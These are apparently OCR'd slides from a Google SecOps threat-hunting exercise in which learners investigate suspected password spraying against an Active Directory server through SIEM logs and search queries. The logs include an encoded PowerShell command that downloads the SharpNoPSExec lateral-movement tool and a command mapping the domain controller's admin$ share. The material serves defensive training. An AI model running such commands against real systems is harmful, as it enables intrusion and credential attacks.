
EVENTS | PIVOT | Search events... | WRAP TEXT | COLUMNS

TIMESTAMP	EVENT	PRINCIPAL.HOSTNAME	PRINCIPAL.IP	TARGET.IP	TARGET.PORT
2023-10-30T22:31:44.850	NETWORK_CONNECTION tim.smith to activedir.stackedpads.l	wrk-shasek.stackedpads.local	10.1.0.50	10.1.0.4	389
2023-10-30T22:31:44.846	NETWORK_CONNECTION tim.smith to activedir.stackedpads.l	wrk-shasek.stackedpads.local	10.1.0.50	10.1.0.4	389
2023-10-30T22:31:44.841	NETWORK_CONNECTION tim.smith to activedir.stackedpads.l	wrk-shasek.stackedpads.local	10.1.0.50	10.1.0.4	389
2023-10-30T22:31:44.836	NETWORK_CONNECTION tim.smith to activedir.stackedpads.l	wrk-shasek.stackedpads.local	10.1.0.50	10.1.0.4	389
2023-10-30T22:31:44.831	NETWORK_CONNECTION tim.smith to activedir.stackedpads.l	wrk-shasek.stackedpads.local	10.1.0.50	10.1.0.4	389
2023-10-30T22:31:44.827	NETWORK_CONNECTION tim.smith to activedir.stackedpads.l	wrk-shasek.stackedpads.local	10.1.0.50	10.1.0.4	389
2023-10-30T22:31:44.821	NETWORK_CONNECTION tim.smith to activedir.stackedpads.l	wrk-shasek.stackedpads.local	10.1.0.50	10.1.0.4	389
2023-10-30T22:31:44.815	NETWORK_CONNECTION tim.smith to activedir.stackedpads.l	wrk-shasek.stackedpads.local	10.1.0.50	10.1.0.4	389
2023-10-30T22:31:44.810	NETWORK_CONNECTION tim.smith to activedir.stackedpads.l	wrk-shasek.stackedpads.local	10.1.0.50	10.1.0.4	389




Take Note of This Time Range, We Will Use It Later!!!

Google SecOps




Add (in front of search

Google SecOps





Type
or metadata.event_type = "PROCESS_LAUNCH")

Google SecOps



Google






Google SecOps

Google

Google SecOps



Google SecOps

EVENTS | PIVOT | Search events... | UNWRAP TEXT | COLUMNS

TIMESTAMP	EVENT	PRINCIPAL.HOST...	PRINCIPAL.IP	TARGET.IP	TARGET.PORT	TARGET.PROCESS.F...	TARGET.PROCESS.COMMAND_LINE
2023-10-30T22:07:33.368	NETWORK_CONNECTION tim.smith to activedir.stackedpads.local	wrk-shasek.stackedpads.local	10.1.0.50	10.1.0.4	389	[Unknown]	[Unknown]
2023-10-30T22:07:33.341	NETWORK_CONNECTION tim.smith to activedir.stackedpads.local	wrk-shasek.stackedpads.local	10.1.0.50	10.1.0.4	389	[Unknown]	[Unknown]
2023-10-30T22:05:09.032	PROCESS_LAUNCH notepad.exe launched by powershell.exe	wrk-shasek.stackedpads.local	10.1.0.50	[Unknown]	[Unknown]	C:\Windows\System32\notepad.exe	"C:\Windows\system32\notepad.exe" g:\pass.csv
2023-10-30T22:04:15.398	PROCESS_LAUNCH notepad.exe launched by powershell.exe	wrk-shasek.stackedpads.local	10.1.0.50	[Unknown]	[Unknown]	C:\Windows\System32\notepad.exe	"C:\Windows\system32\notepad.exe" g:\spray.ps1
2023-10-30T22:03:16.951	PROCESS_LAUNCH notepad.exe launched by powershell.exe	wrk-shasek.stackedpads.local	10.1.0.50	[Unknown]	[Unknown]	C:\Windows\System32\notepad.exe	"C:\Windows\system32\notepad.exe" g:\users.csv
2023-10-30T22:02:41.122	PROCESS_LAUNCH powershell.exe launched by powershell.exe	wrk-shasek.stackedpads.local	10.1.0.50	[Unknown]	[Unknown]	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enSQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQB1AHIAaQAgACcAaAB0AHQAcABzADoALwAvAGcAaQB0AGgAdQBiAC4AYwBvAG0ALwBqAHUAbABpAG8AdQByAGUAbgBhAC8AUwBoAGEAcgBwAE4AbwBQAFMARQB4AGUAYwAvAGEAcgBjAGgAaQB2AGUALwByAGUAZgBzAC8AaABlAGEAZABzAC8AbQBhAHMAdABlAHIALgB6AGkAcAAnACAALQBvAHUAdABmAGkAbABlACAAJwBnADoAXABhAHIAYwBoAGkAdgBlAC4AegBpAHAAJwA=
2023-10-30T22:02:33.787	1 ALERT PROCESS_LAU net.exe launched by powershell.exe	wrk-shasek.stackedpads.local	10.1.0.50	[Unknown]	[Unknown]	C:\Windows\System32\net.exe	"C:\Windows\system32\net.exe" use g: \\activedir.stackedpads.local\admin$

Google

What Do We Know?

Google SecOps

- Tim Smith appears to have had sustained LDAP (389) communication from wrk-shasek to the active directory server (10.1.0.4)
- An admin file share was created from this workstation on the active directory server
- Encoded PowerShell was run - was that masking something specific?
- Notepad was used to (create or modify?) files on the mapped G:\ Drive
    - pass.csv, spray.ps1, users.csv
- An additional file share was mapped to Z:\ Drive
- Both shares where deleted

This is only focusing on the userid that contains tim.smith, not other accounts that may have been used

Exercise: Continuing Our Investigation

Google SecOps

Knowing what we now know, let's continue our investigation using the following questions to guide us. We will use the time range that we set previously for our search that captured all of the LDAP traffic.

- When and where were the files users.csv, pass.csv and spray.ps1 created on the G:\ Drive?
- We saw spray.ps1 being created. Do we have any visibility if it ran and if so, what was in the script?
- Can we can identify if any of the functions in spray.ps1 were called and how?
- During the timeframe in question, we saw a large number of blocked login attempts which correspond to the LDAP/389 network activity. What user account requires extra scrutiny based on the answer to the previous question? Why?

Question #1

Google SecOps


When and where were the files users.csv, pass.csv and spray.ps1 created on the G:\ Drive?

Hints

- Use the event_type of FILE_CREATION
- target.file.full_path with regex can be used to find some of these files

show me file creation events for files containing the filenames pass.csv, users.csv and spray.ps1

```
metadata.event_type = "FILE_CREATION" AND
(target.file.full_path = /pass.csv/ OR target.file.full_path = /users.csv/ OR
target.file.full_path = /spray.ps1/)
```



Question #2

Google SecOps

We saw spray.ps1 being created. Do we have any visibility if it launched and if so, what was in the script?

